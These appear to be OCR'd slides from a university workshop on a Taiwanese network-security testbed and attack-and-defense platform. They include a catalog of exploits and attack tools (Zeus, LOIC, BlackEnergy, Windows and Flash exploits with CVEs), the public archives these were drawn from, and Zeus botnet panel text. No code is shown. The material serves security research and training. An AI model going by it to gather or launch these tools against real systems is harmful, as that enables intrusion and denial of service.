科学技術振興機構
Japan Science and Technology Agency

行政院國家科學委員會
National Science Council

NSC-JST workshop

Design and Implementation of a Testbed for Network Threat Detection

Chu-Sing Yang

Department of Electrical Engineering
National Cheng Kung University

Outline

- Introduction to Testbed@TWISC
- Attack & Defense Platform
- Network Threats Research
  - Fighting Malware & Botnets – Systematic Approaches
  - Fighting Malware & Botnets – Defense Countermeasure
  - Knowledge Base

Outline

- Introduction to Testbed@TWISC
- Attack & Defense Platform
- Network Threats Research
  - Fighting Malware & Botnets – Systematic Approaches
  - Fighting Malware & Botnets – Defense Countermeasure
  - Knowledge Base

TWISC Project

- NSC to foster information security status, initiates the **TaiWan Information Security Center (TWISC)** in April 2005.
- **Objectives:**
  - Boost information security research and activities
  - Promote public awareness
  - Foster partnership among government, academic and industry
  - Seek international collaborations to build a ubiquitous secure community.
- **Established three affiliated regional centers in universities:**
  - TWISC@NTUST
  - TWISC@NCTU
  - TWISC@NCKU

TWISC@NCKU MISSION

NETWORK THREATS DETECTION	Develop technologies for network threats detection including malware behavior, botnet detection, fast-flux detection, etc.
DEFENSE COUNTERMEASURE	Implement defense systems to counterattack network threats
ATTACK & DEFENSE TESTBED	Design an integrated network attack and defense platform to reproduce attack scenarios.
KNOWLEDGE BASE	Collect and provide datasets for supporting advanced research and skills training.

TWISC@NCKU’s Research Teams

- TaiWan Information Security Center at National Cheng-Kung University
  - Prof. Chu-Sing Yang (NCKU)
  - Prof. Hui-Tang Lin (NCKU)
  - Prof. Jung-Shian Li (NCKU)
  - Prof. Jinn-Shing Cheng (NKFUST)
  - Prof. Chia-Mei Chen (NSYSU)
  - Prof. Han-Wei Hsiao (NUK）
  - Prof. Ping Wang (KSU)
  - Prof. Tung-Ming Koo (Yuntech)
  - Prof. Bo-Chao Cheng (CCU)


Testbed@TWISC

- The testbed is a platform:
  - Provide a simple web interface for user to request resources to create experimental topologies
  - Build network security and large distributed application experiments

Requirements of Testbed

Own root control privilege of experimental resources

Closed environment for security testing
Each experiment is exclusive from others.



Various software can be installed according to the requirement of users.

Real machine
Not simulation, not vm.

Capable of recording experimental info

Reusable images can be designed and customized

Easy to design different topology for testing

Testbed@TWISC Milestone

155nodes

123 nodes

82 nodes


16 nodes

- Attack & Defense Platform — Sep 2011
- 206-220 nodes extending — Sep 2010 ~
- 198 nodes extending — Mar 2010
- 155 Nodes extending — Dec 2008
- 123 nodes extending — Apr 2008
- 82 nodes extending — Jul 2007
- 16 Nodes Testbed — Jan 2006
- Got authorized Emulab software — Jul 2005


Testbed@TWISC - 220 Nodes

How to do Experiments in Testbed@TWISC

Centralized computing resource to support users



Draw the network topology and OS of each computer (node). Then, configure all nodes automatically.



Users can remotely access nodes to do experiments

Easy and Efficient perform security testing

Taiwan Emulab Testbed

http://testbed.ncku.edu.tw/


Outline

- Introduction to Testbed@TWISC
- Attack & Defense Platform
- Network Threats Research
  - Fighting Malware & Botnets – Systematic Approaches
  - Fighting Malware & Botnets – Defense Countermeasure
  - Knowledge Base
- Future Works

Attack & Defense Platform


- Operating environment and network service infrastructure
  - Users can deploy an environment of attack and defense rapidly.
  - Create an isolate network for security issues.
- Knowledge database and tools/library
  - A knowledge base for basic operation (e.g., Internet attack methods)
  - Necessary attack/defense mechanisms and tools.
- Attack/defense methodology and scenario
  - Scenario, attack/defense mechanism, background traffic, network topology, measurements and metrics
  - Use templates which is generated by platform or user.

Architecture of Attacker and Defender




Testbed@TWISC
based on Emulab

Attack and Defense Platform




Attack and Defense Platform



Scenario


Create the nodes and networks topology on Testbed@NCKU.



Attack and Defense Platform

Exploit / Attack / Defense Tools Database
Collection Source:

- http://www.securiteam.com/
- http://www.packetstormsecurity.org/
- http://www.exploit-db.com/ **… etc.**



Attack & Defense Tools

List Data | Search

[總筆數21 / 總頁數3]： 第1頁- 第2頁- 第3頁-

Type	Title	GHDB Link	Publish Date	Author	CVE	Platform			
Remote	Adobe Flash player Action script type confusion exploit	N/A	2011-00-00	www.abysssec.com	CVE-2010-3654	window			
Remote	Zeus Botnet	N/A	2010-07-08	Unknow	N/A	window			
AttackTool	DoS tools : LOIC	N/A	2011-06-06	LOIC	N/A	window			06-20
Remote	BlackEnergy DDoS Bot	N/A	2007-01-07	Unknow	N/A	php	1.92		2011-06-20
AttackTool	HTTP DoS Tool	N/A	2009-00-00	OWASP	N/A	windows	3.6		2011-06-20
Remote	MS09-001 Exploit	N/A	2009-01-26	Unknow	N/A	windows			2011-06-20
Local	MS08-066 Windows Kernel Ancillary Function Driver Local Privilege Escalation Vulnerability Exploit	N/A	2008-10-14	SoBeIt	N/A	windows			2011-06-20
Remote	MS11-050 IE mshtml!CObjectElement Use After Free	N/A	2011-06-17	metasploit	CVE: 2011-1260	windows	N/A		2011-06-20
DOC/POC	Adobe Reader/Acrobat 10.0.1 DoS Exploit	N/A	2011-06-16	Soroush Dalili	N/A	windows	N/A		2011-06-20
Remote	Adobe Flash Player 10.2.153.1 SWF Memory Corruption Vulnerability	N/A	2011-04-16	metasploit	CVE: 2011-0611	windows	N/A		2011-06-20


TWISC@NCKU

Staff access only, Type:

- **Remote/Local exploits**
- **Web Application**
- **DoS/Poc**
- **Shell Code**
- **Attack Tools**
- **Defense Tools**
- **White Paper**

Attack Scenario -

Botnet Combine with MS12-043



Zeus Botnet C&C Interface

CP :: Bots

localhost:8080/cp.php?m=botnet_bots

Information:

Current user: admin
GMT date: 28.09.2011
GMT time: 07:27:35

Statistics:

